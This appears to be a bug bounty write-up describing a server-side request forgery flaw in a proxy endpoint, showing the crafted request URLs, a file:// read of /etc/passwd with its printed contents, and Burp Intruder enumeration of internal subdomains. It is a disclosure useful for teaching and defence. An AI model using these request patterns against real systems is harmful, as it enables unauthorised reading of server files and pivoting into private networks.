

Using SSRF to Pivot into an Internal Network

This is from a private bug bounty. After visiting few of the sites I noticed the js.example.com site was loading some external json for the help.example.com site.


The request was as follows:
http://js.examplecom/redacted/proxy?redacted=subdomain1&r=/jsonpfile.jsonp?token=undefined




I then decided to change the 'r' parameter to another external resource: http://google.com. The following error resulted:



The site was trying to load: "http://subdomain1.-----private.comhttp://google.com" now and causing the error. I figured I might as well change the 'c' parameter from "subdomain1" to "www" for the hell of it (I later found out that any non-existent private.com subdomain would work the same)



Proxying through the Philippines? Sure! Now let's try and load some other fun stuff.
Using the file:// uri handler instead of http://




```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin
```

Localhost? Got it.

Hello World


I noticed in the first error it was trying to load content from the ------private.com domain. I tried to resolve this with no luck.

```
[redacted]private.com not found: 2(SERVFAIL)
```

I figured it must be some type of Intranet site. At that point I downloaded a list of common subdomains (https://github.com/bitquark/dnspop/tree/master/results) and ran it through intruder. Looks like some interesting stuff!

Request	Payload	Status ▲	Error	Timeout	Length	Com
629	account	200	☐	☐	376	
600	dashboard	200	☐	☐	1267	
815	ds	200	☐	☐	8696	
166	relay	200	☐	☐	9294	
258	ads	200	☐	☐	10487	
256	jira	200	☐	☐	37975	

Accessing some Datastores:
http://js.example.com/redacted/proxy?redacted=www&r=http://subdomain2.----private.com/



Unfortunately, I only received $500 for this cool/fun bug. However, the program was just a pilot and I hope in the future they award more appropriately